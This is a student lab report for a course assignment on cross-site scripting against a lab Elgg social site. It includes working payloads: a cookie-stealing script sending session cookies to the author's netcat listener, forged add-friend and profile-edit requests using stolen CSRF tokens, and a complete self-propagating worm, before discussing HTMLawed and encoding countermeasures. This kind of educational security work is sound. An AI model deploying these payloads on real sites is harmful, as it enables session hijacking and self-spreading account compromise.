

CYBR271 Assignment 3 Report

3.3 Task 1: Posting a Malicious Message to Display an Alert Window


After following the instructions I successfully embedded the script alert into the alice profile.

Brief description


```
<script>alert('XSS');</script>
```

Public


The alert appears not only when viewing Alice's profile



But also when opening the 'Members' page, at the point in which the Alice link is loaded into the list of all members.



As well as when going into the settings to edit



3.4 Task 2: Posting a Malicious Message to Display Cookies

Question 1:

For this task I chose to place the script within the 'About me' section of Bobby's profile. This is because as I discovered above, the Brief description is loaded in multiple different pages, and this was just causing annoyance having the alert on multiple pages (possibly intentional)

Edit profile

Display name


Bobby




About me

```
<script>alert(document.cookie);</script>
```


After saving and leaving the edit profile page, the script works and shows the cookie for Bobby's session



Logging out of the Bobby account and then logging into Alice, and visiting Bobby's profile we see the cookie for Alice's current session.



Finally, logging back in as Bobby and heading to remove the script, we see the cookie has changed for the new session.



3.5 Task 3: Stealing Cookies from the Victim's Machine

Question 2:

After enabling port 5555 on the AWS server, and setting it up to listen, using the command:

```
nc -lvk 5555'
```

I added the script:

```
<script>
```

```
document.write('');  
</script>
```

The changes I made were adding in the IP address of my AWS instance, as well as including "" around the string for the src target, and removing the `escape()` function from around `document.cookie` as the encoding/decoding process left with one minor difference between the results, that being '=' came out as '%3D' with the escape function on.

```
/cookie=' + escape(document.cookie) + '
```

```
/cookie=Elgg%3Deaude7fed3phlpt7f07m7aj6s1
```

```
/cookie=' + document.cookie + '
```

```
/cookie=Elgg=eaude7fed3phlpt7f07m7aj6s1
```

The script in Bobby's profile:

Display name

Boby

About me

```
<script>  
document.write('');  
</script>
```



Boby

Blogs

Bookmarks

This is the result of the cookie from Bobby. after signing out and revisiting Bobby's profile, the printout on the command line is

```
Connection from [103.62.49.121] port 5555 [tcp/*] accepted (family 2, sport 15841)  
GET /cookie=Elgg=vmrutknk949ig8ier8a8euqs7 HTTP/1.1  
Host: 54.209.105.64:5555  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0  
Accept: image/webp, */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/boby
```

The result after signing back in as Bobby

```
Listening on [0.0.0.0] (family 0, port 5555)  
Connection from [103.62.49.121] port 5555 [tcp/*] accepted (family 2, sport 21513)  
GET /cookie=Elgg=fuc3a5cvedpj4e1pvnmlf1dv22 HTTP/1.1  
Host: 54.209.105.64:5555  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0  
Accept: image/webp, */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/boby
```

3.6 Task 4: Becoming the Victim's Friend

Question 3:

The script in the about me section of Samy's page:


About me

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;
  var ts+"&_elgg_ts="+elgg.security.token._elgg_ts;
  var token+"&_elgg_token="+elgg.security.token._elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl=
"http://ec2-54-209-105-64.compute-1.amazonaws.com/action/friends/add?friend=47" + ts + token; //FILL IN
  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","ec2-54-209-105-64.compute-1.amazonaws.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```


After implementing this code, I go ahead and log into Alice:



From there I go and look at Samy's profile, and the add friend request is sent:



We can see the results both on reloading Samy's page, as we now have the remove friend option rather than add friend:



As well as showing up on the activity page:



Question 4:

The line

```
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts
```

grabs a new valid timestamp token, and

```
var token="&__elgg_token="+elgg.security.token.__elgg_token
```

grabs the valid random token assigned. These are created to validate the request because the secret token will be assigned to the session and likely stored as a cookie, because of this it has to be obtained, rather than imitated or a random string used.

Question 5:

After looking around and at the page source, comparing raw edit against the Rich Text Format editor it seems as if most usual vectors of XSS attack for this specific editor have been taken into account and prevented, in the case of simply copying the code from the raw into the RTF editor and saving, we can see that the initial line of `<p><script type="text/javascript">` was removed from the body when the page is shown.

```
<p><script type="text/javascript">
window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl=
"http://ec2-54-209-105-64.compute-1.amazonaws.com/action/friends/add?friend=47" + ts + token; //FILL IN
  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.setRequestHeader("Host", "ec2-54-209-105-64.compute-1.amazonaws.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send();
}
</script></p>
```

Raw editor injection


```

        <div id="profile-details" class="elgg-body pll"><span class="hidden nickname p-nickname">
window.onload = function () {
    var Ajax=null;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl=
"http://ec2-54-209-105-64.compute-1.amazonaws.com/action/friends/add?friend=47" + ts + token; //F
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","ec2-54-209-105-64.compute-1.amazonaws.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
</script></p><p dir="ltr" id="docs-internal-guid-5526c517-7fff-0851-a248-8aa8dd4db299" style="lin

```

Rich text editor attempt

We can see the closing of the script and p are still shown, but the initial `<script>` has been removed.

Looking into updates to the CKEditor it seems they are pretty consistent at removing vulnerables to prevent XSS attacks, and as such I believe it to be not possible to complete with the RTF editor enabled, however some of the workarounds in https://n0p.net/penguicon/php_app_sec/mirror/xss.html may be viable.

3.7 Task 5: Modifying the Victim's Profile

Using Firefox's built in Network tool to look at the HTTP requests shows the information sent in the request when submitting changes to a profile (Samy's):

▼ Form data

__elgg_token: BSHJikxD0fEasQjhPnevUQ
__elgg_ts: 1570527693
name: Samy
description: hi
accesslevel[description]: 2
briefdescription:
accesslevel[briefdescription]: 2
location:
accesslevel[location]: 2
interests:
accesslevel[interests]: 2
skills:
accesslevel[skills]: 2
contactemail:
accesslevel[contactemail]: 2
phone:
accesslevel[phone]: 2
mobile:
accesslevel[mobile]: 2
website:
accesslevel[website]: 2
twitter:
accesslevel[twitter]: 2
guid: 47

Request URL: http://ec2-54-209-105-64.compute-1.amazonaws.com/action/profile/edit

Request method: POST

Remote address: 54.209.105.64:80

Status code: 302 Found ?

Version: HTTP/1.1

Referrer Policy: no-referrer-when-downgrade

Filter headers

▼ Response headers (388 B)

HTTP/1.1 302 Found
Date: Tue, 08 Oct 2019 09:41:52 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

▼ Request headers (559 B)

Host: ec2-54-209-105-64.compute-1.amazonaws.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 470
Connection: keep-alive
Referer: http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/samy/edit
Cookie: Elgg=fh61bc2p204unshk8hmvtkcm16
Upgrade-Insecure-Requests: 1

Using the HTTP Header Live firefox extension gives us a look at the format of the request as well:

moz-extension://88beb7e7-59a1-49c2-aabf-a329db4a0e55 - HTTP Header Live Sub - Mozilla Firefox

POST http://ec2-54-209-105-64.compute-1.amazonaws.com/action/profile/edit

Host: ec2-54-209-105-64.compute-1.amazonaws.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 470
Connection: keep-alive
Referer: http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/samy/edit
Cookie: Elgg=fh61bc2p204unshk8hnavtkcm16
Upgrade-Insecure-Requests: 1

<

elgg token=B5HJikxD0fEasQjhPnevUQ&__elgg_ts=1570527693&name=Samy&description=hi
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2
&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2
&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2
&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=47

<

Send Content-Length: 430

The script in use on Samy's profile:


```
<script type="text/javascript">
  window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var desc = "&description=Samy+is+my+Hero&accesslevel[description]=2";

    //Construct the content of your url
    var content=token+ts+"&name="+userName+desc;
    var sendurl="http://ec2-54-209-105-64.compute-1.amazonaws.com/action/profile/edit";
    var samyGuid=47;

    if(elgg.session.user.guid!=samyGuid)
    {
      //Create and send Ajax request to modify profile
      var Ajax=null;
      Ajax=new XMLHttpRequest();
      Ajax.open("POST",sendurl,true);
      Ajax.setRequestHeader("Host","ec2-54-209-105-64.compute-1.amazonaws.com");
      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      Ajax.setRequestHeader("Cookie",document.cookie);
      Ajax.setRequestHeader("Referer","http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/"+userName+"/edit");
      Ajax.send(content);
    }
  }
</script>
```

This script successfully adds the line “Samy is my Hero” to other users who view Samy’s profile, however it does not immediately take effect and is actually only added into the description field viewable when editing, from there the user must save the profile. I’m not sure how to get around this, I tired overruling the Referer and Cookie Headers in the request, but It doesn’t seem to change the result.

Here we see the HTTP Post being executed in the network display:




Samy
About me

Add friend

Send a message

▼ Friends



Inspector Console Debugger Style Editor Performance Memory Network Storage Accessibility

Filter URLs | All HTML CSS JS XHR Fonts Images Media WS Other ☐ Persist Logs

Status	Method	Domain	File	Cause	Type	Transferred	Size
200	GET	ec2-54-209-105-...	samy	document	html	3.64 KB	12.1
200	GET	ec2-54-209-105-...	font-awesome.css	stylesheet	css	cached	28.1
200	GET	ec2-54-209-105-...	elgg.css	stylesheet	css	cached	58.1
200	GET	ec2-54-209-105-...	colorbox.css	stylesheet	css	cached	3.81
200	GET	ec2-54-209-105-...	jquery.js	script	js	cached	0 B
200	GET	ec2-54-209-105-...	jquery-ui.js	script	js	cached	0 B
200	GET	ec2-54-209-105-...	require_config.js	script	js	cached	603
200	GET	ec2-54-209-105-...	require.js	script	js	cached	0 B
200	GET	ec2-54-209-105-...	elgg.js	script	js	cached	0 B
200	GET	ec2-54-209-105-...	44topbar.jpg	img	jpeg	cached	865
200	GET	ec2-54-209-105-...	en.js	script	js	cached	0 B
200	GET	ec2-54-209-105-...	init.js	script	js	cached	619
200	GET	ec2-54-209-105-...	ready.js	script	js	cached	271
200	GET	ec2-54-209-105-...	Plugin.js	script	js	cached	630
200	GET	ec2-54-209-105-...	favicon-128.png	img	png	cached	4.2
200	GET	ec2-54-209-105-...	favicon.svg	img	svg	cached	6.3
302	POST	ec2-54-209-105-...	edit	xhr	html	3.68 KB	13.1
200	GET	ec2-54-209-105-...	samy	xhr	html	3.69 KB	13.1

The result of viewing Samy's profile as Alice:

Display name

Alice



About me

Samy is my Hero

And the intended result, unfortunately requiring the user to edit and save the profile:




Alice
About me
Samy is my Hero

Question 6:

The line `if(elgg.session.user.guid!=samyGuid)` is needed so that when Samy loads the profile page the script doesn't trigger, and subsequently overwrite itself with its own payload.

Question 7:

Before removing the above line, the about me section on Samy's page holds the script from above, and as shown below by the seemingly empty about me section:


[Edit profile](#)

Samy
About me

After removing the line, and saving the changes I see the script has been run:

382	POST	ec2-54-209-105-... edit	xhr	html	4.41 KB	16.3...			371 ms
288	GET	ec2-54-209-105-... Plugin.js	script	js	cached	630 B			
288	GET	ec2-54-209-105-... samy	xhr	html	4.42 KB	16.3...			395 ms

Display name

About me

And saving this to get the intended result:



Samy
About me
Samy is my Hero

3.8 Task 6: Writing a Self-Propagating XSS Worm

Question 8:

The worm code:

```
<script id = "worm" type= "text/javascript">
  window.onload = function () {
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    //worm stuff
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var strCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>\"";
    var wormCode = encodeURIComponent(headerTag + strCode + tailTag);
    //alert(strCode);

    var desc = "&description=Samy is my hero" + wormCode + "&accesslevel[description]=2";

    var content = token + ts + "&name=" + userName + desc;
    var sendurl = "http://ec2-54-209-105-64.compute-1.amazonaws.com/action/profile/edit";
    var samyGuid = 47;

    if (elgg.session.user.guid != samyGuid)
    {
      var Ajax = null;
      //add friend
      var friendurl = "http://ec2-54-209-105-64.compute-1.amazonaws.com/action/friends/add?friend=47" + ts + token;
      Ajax = new XMLHttpRequest();
      Ajax.open("GET", friendurl, true);
      Ajax.setRequestHeader("Host", "ec2-54-209-105-64.compute-1.amazonaws.com");
      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      Ajax.send();

      //propagate worm
      Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Host", "ec2-54-209-105-64.compute-1.amazonaws.com");
      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      Ajax.setRequestHeader("Cookie", document.cookie);
      Ajax.setRequestHeader("Referer", "http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/"+userName+"/edit");
      Ajax.send(content);
    }
  }
</script>
```

This code builds on the code written previously in the assignment, combining friend addition with profile modification. I use two separate HTTP Requests, one for adding friends, and one for propagating the worm, unfortunately again the code injected into the victim's 'About me' section requires the victim profile to go into edit mode and save the code, not ideal in practice, but still can be shown to have added the code to the page.

Here we have Alice's profile before visiting Samy's:



Edit profile

Alice

▼ Friends




No friends yet.

And the about me section in edit mode:

Display name


About me

 **Alice**
Blogs
Bookmarks
Files


We then visit Samy's profile, and the Ajax HTTPRequests are triggered:

200	GET	ec2-54-209-105-... favicon.svg	img	svg	cached	6.35 ...			
200	GET	ec2-54-209-105-... Plugin.js	script	js	cached	630 B			
302	GET	ec2-54-209-105-... add?friend=47&__elgg_ts=1570549121&__elgg_token=...	xhr	html	3.81 KB	13.9...		302 ms	
302	POST	ec2-54-209-105-... edit						734 ms	
200	GET	ec2-54-209-105-... samy						393 ms	
200	GET	ec2-54-209-105-... samy	xhr	html	3.73 KB	13.7...		390 ms	

Returning to Alice's profile, Alice is now friends with Samy:



Alice

▼ Friends


In edit mode the worm has arrived:


About me

```
Samy is my hero<script id="worm" type="text/javascript">
  window.onload = function () {
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;


    //worm stuff
    var headerTag = "<script id='\"'worm\"' type='\"'text/javascript\"'>";
    var strCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\"' + \"script\">";
```

 **Alice**
Blogs
Bookmarks
Files
Pages
Wire posts
Edit avatar


Save this and we have the message applied to Alice's profile:



Alice
About me
Samy is my hero

▼ Friends


After this I log out of Alice, and into Charlie:



Charlie



▼ Friends


No friends yet.

Display name

Charlie

About me

 **Charlie**

Blogs

Bookmarks

Files

Then I visit Alice, and the worm triggers:

302	GET	ec2-54-209-105-... add?friend=47&__elgg_ts=1570549427&__elgg_token=...	xhr	html	3.81 KB	13.8...	397 ms
302	POST	ec2-54-209-105-... edit	xhr	html	3.81 KB	13.8...	389 ms
200	GET	ec2-54-209-105-... Plugin.js	script	js	cached	630 B	
200	GET	ec2-54-209-105-... favicon-128.png	img	png	cached	4.23 ...	
200	GET	ec2-54-209-105-... favicon.svg	img	svg	cached	6.35 ...	
200	GET	ec2-54-209-105-... alice	xhr	html	3.81 KB	13.8...	418 ms
200	GET	ec2-54-209-105-... alice	xhr	html	3.81 KB	13.8...	418 ms

Charlie is now friends with Samy:

Charlie is now a friend with **Samy** *just now*

Alice is now a friend with **Samy** *5 minutes ago*

And the worm has arrived in Charlie's Profile:

Display name

Charlie

About me

```
Samy is my hero<script id="worm" type="text/javascript">
window.onload = function () {
  var userName = elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

  //worm stuff
  var headerTag = "<script id='\"" + "worm\"" type='\"" + "text/javascript\"">";
  var strCode = document.getElementById("worm").innerHTML;
  var tailTag = "</\" + "script\">";
```



 **Charlie**

Blogs

Bookmarks

Files

Pages

Wire posts

Edit avatar



Charlie

About me

Samy is my hero


▼ Friends



3.9 Task 7: Countermeasures

Question 9:

Charlie's profile after enabling HTMLawed:



Blogs
Bookmarks
Files
Pages
Wire posts

Charlie

About me

Samy is my hero

```
window.onload = function () {
  var userName = elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

  //worm stuff
  var headerTag = "";
  var strCode = document.getElementById("worm").innerHTML;
  var tailTag = "<\/" + "script" + ">";
  var wormCode = encodeURIComponent(headerTag + strCode + tailTag);
  //alert(strCode);

  var desc = "&description=Samy is my hero" + wormCode + "&accesslevel[description]=2";

  var content = token + ts + "&name=" + userName + desc;
  var sendurl = "http://ec2-54-209-105-64.compute-1.amazonaws.com/action/profile/edit";
  var samyGuid = 47;

  if (elgg.session.user.guid != samyGuid) {
    var Ajax = null;
    //add friend
    var friendurl = "http://ec2-54-209-105-64.compute-1.amazonaws.com/action/friends/add?friend=47" + ts + token;
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", friendurl, true);
    Ajax.setRequestHeader("Host", "ec2-54-209-105-64.compute-1.amazonaws.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();

    //propagate worm
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host", "ec2-54-209-105-64.compute-1.amazonaws.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.setRequestHeader("Cookie", document.cookie);
    Ajax.setRequestHeader("Referer", "http://ec2-54-209-105-64.compute-1.amazonaws.com/profile/?username=7/edit");
    Ajax.send(content);
```


All the script tags have been removed and left the code as simple text being displayed in Charlie's 'About me' section. Without script tags the script is not runnable and this acts as the countermeasure.

Question 10:

With both countermeasures on, the victims profiles look the same as with just HTMLawed. This is because they are both acting on the tags, with one removing them, and the other encoding the special characters of '<' and '>' in ways that leave them unreadable as a script tag, leaving the body of the code harmless as text.